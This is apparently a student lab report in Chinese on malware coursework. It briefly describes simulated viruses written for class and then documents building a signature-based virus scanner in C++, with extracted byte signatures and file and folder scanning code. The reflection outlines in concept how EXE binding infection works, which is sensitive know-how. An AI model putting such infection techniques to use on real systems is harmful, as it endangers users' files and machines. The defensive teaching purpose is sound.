


图1.12

* **同组同学刘颖的病毒**

**可以删除文件、制造垃圾文件、同时可以指定复制次数，复制后的文件与原病毒文件具有相同功能，同时该同学实现了感染功能，可以感染记事本。**




图1.13



图1.14

# 实验4 恶意代码查杀实验

## 实验目的

* 理解恶意代码查杀流程
* 掌握查杀基本算法
* 基本掌握特征码、校验和、简单启发查杀技术

## 实验要求

* 在断网、安全的虚拟机环境中进行相关实验；
* 选用一种高级语言，例如C、C++语言为主要编程语言；
* 设计并实现恶意代码查杀的命令行程序MiniAntiVirus;
* 通过命令行方式，能对某一文件、某一文件夹下文件进行查毒；
* **能对自己及本组成员刘颖，在实验3中编写的病毒模拟程序进行识别**，**并报出该病毒名称、染毒文件名、文件大小、文件位置**（可选项：被感染文件样本的校验和）；
* 对特征串

1）人工提取样本的特征串（必做）；

2）能对某待鉴别文件，完成给定偏移处的特征串比较（必做）；

3）能对给定文件夹内的文件，进行查找（选做）；

4）能对某一文件同时完成多个特征串的比较（选做）；

5）选择合适的算法，进行某文件头部或尾部一定范围内的查找；可选算法BM、AC等，参考clamAV；（选做）

**注意：同学间可以进行充分的讨论，但各自需要独自完成代码及实验报告**（提交源代码、可执行程序、其他运行时需要的文件，例如已灭活的被感染样本、特征串文件）

## 实验环境

* 操作系统：Microsoft windows
* 开发工具：C、C++或汇编

## 实验过程记录

* 人工提取特征串

由于已经在viruslee.exe（我的病毒）中设置了感染标志 sylvialee，故可作为特征串

使用PE edit打开viruslee.exe，将sylvialee这一串作为特征串，长度为10即0x0A




图2.1

打开viruslyre.exe（同组同学刘颖做的病毒），在.test中提取一段特征串，偏移地址为0x000110D0，长度为0x0A.




图2.2

* 设计并实现恶意代码查杀的命令行程序MiniAntiVirus

在该查杀程序中能够实现

1）对某待鉴别文件，完成给定偏移处的特征串比较

2）能对给定文件夹内的文件，进行查杀

3）能对某一文件同时完成多个特征串的比较

1.将多个病毒特征值加入病毒库signature中，同时定义偏移地址offset和字节长度len，这里只是用了自己做的病毒和同组同学做的病毒的特征码。 unsigned char signature[3][100]= {{0x73,0x79,0x6C,0x76,0x69,0x61,0x6C,0x65,0x65,0x0A},{0x8B,0x4D,0x08,0x83,0xC1,0x01,0x89,0x4D,0x08,0xC7}};

    offset[0]=0x00000013;

    offset[1]=0x000110D0;

    len[0]=0x0A;

len[1]=0x0A;

2.根据输入方式区别指定文件查找还是指定文件夹查找




图2.3

3.对指定文件查找的要求，直接将输入的路径输入到scan\_virus函数中进行特征值匹配，一旦匹配成功，则给出警告，并输出该文件文件名、路径、以及该文件大小，若是未发现病毒则提示未发现病毒。

具体代码如下，这里获取文件名使用了find\_last\_of函数和substr进行分离路径中的文件名，对于文件大小使用了sys中的stat函数

#include <sys/stat.h>

    if (scan\_virus(dest\_c,offset[0],len[0],signature[0])||scan\_virus(dest\_c,offset[1],len[1],signature[1])) {

                int pos = dest.find\_last\_of('\\');

                string s((string)dest.substr(pos + 1) );  //获取文件名

                struct stat buf ;   //获取文件大小

                if ( stat( dest\_c, &buf ) < 0 )

                {

                    perror( "stat" );

                }

                cout<<"警告！发现病毒！"<<endl;

                cout<<"病毒文件名： "<<s<<endl;

                cout<<"病毒路径:  "<<dest<<endl;

                cout<<"该文件大小： "<<buf.st\_size<<"字节"<<endl;

            }else {

                cout<<"没有发现病毒"<<endl;

说明：viruslee.exe为我做的病毒，viruslyre.exe 为同组同学做的病毒

下为查杀指定文件的运行图




图2.4




图2.5

4.对指定文件夹下文件进行全扫描查杀病毒，对每一个PE文件进行一一比对特征码，如果匹配成功则输出病毒文件相关信息，否则输出没有发现病毒的提示，主要使用\_findfirst和\_findnext函数遍历文件

部分代码如下：

int Find\_Virus(char \*Path){ //扫描文件夹下所有文件

    int done;

    int i;

    struct \_finddata\_t ffblk;

    char document[100];

    //遍历路径下所有文件

    done = \_findfirst(document,&ffblk);

    int ii=1;

    if(done!=-1L)

    {

        char file\_path[100];

        if (scan\_virus(ffblk.name,offset[0],len[0],signature[0])||scan\_virus(ffblk.name,offset[1],len[1],signature[1])) {

            virus\_warning(ffblk.name,file\_path,ii);

            ii++;

        }

        while ((\_findnext(done,&ffblk))==0)

        {

            if (scan\_virus(file\_path,offset[0],len[0],signature[0])||scan\_virus(file\_path,offset[1],len[1],signature[1])) {

                virus\_warning(ffblk.name,file\_path,ii);

                ii++;

            }

        }

        \_findclose(done);

        if (ii==1) cout<<"没有发现病毒"<<endl;

    }

    return 1;

}



图2.6

# 实验遇到的难点与问题分析

问题1：病毒直接复制文件内容导致复制后文件不可读

原因：pe文件不能直接进行文件复制，只能使用文件流进行读写

解决方法：使用fread和fwrite进行文件流读写

问题2：病毒查杀文件夹错误输出

原因：在连接路径和文件名作为最终路径时，’\’需要进行转义

解决方法：使用’\\’并进行两次连接，但这里还有一个吊诡的问题，在写病毒时只需要一次连接，但在完成病毒查杀代码时必须进行两次连接才能成功实现。

问题3：病毒感染

问题分析：在本实验中虽然有病毒感染部分的实现，但我能做出并不是真正意义上的感染，对pe文件各部分的详细分析以及插入字段并不能详细分析，没能成功做出能够实现两个exe文件捆绑的病毒感染，但在大量阅读资料的过程中基本了解了exe捆绑机的原理，同时考虑另一种实现方式，将两个exe文件进行链接，在执行被“感染”文件前先执行病毒，然后链接到被“感染”文件，进行其正常工作。

# 实验小结

在本次实验过程中，通过查阅大量博客，阅读大量github上的开源代码，对PE文件格式有了进一步认识，完成了病毒的自我复制和简单感染，虽然没能做出真正意义上的EXE捆绑感染但是在查阅资料过程中学习到了EXE捆绑机的原理和实现机理。

在病毒查杀实验过程中，体会到了特征码查杀方式，并完整实现了指定文件多特征码比对查杀和指定文件夹扫描查杀，第四次实验较为简单，只需要使用PE edit进行特征码人工提取，使用c语言及windows下的一些api和c语言自带的标准库函数即可完成特征码比对查杀。

本次实验虽然在写病毒时难度较大，耗时较长，但学到的 东西真的很多，虽然最后没能把完美的感染写出来，但是在查阅资料的过程中也学到了很多关于病毒的知识，而不仅仅是实验课上任务意义上的病毒，在查杀实验中更是亲身感受到了特征码查杀的过程和机理，收获颇丰。

# 课程意见与建议（可选）

1.对第三次实验建议提前排课，与第四次实验间隔开，第三次实验相对来说难度大一些，给更多时间可能完成度会更好学到的东西也会更多，同时也希望老师可以提供一些相关病毒的资料，网络上关于病毒的相关介绍水品参差不齐，且分析都比较浅显。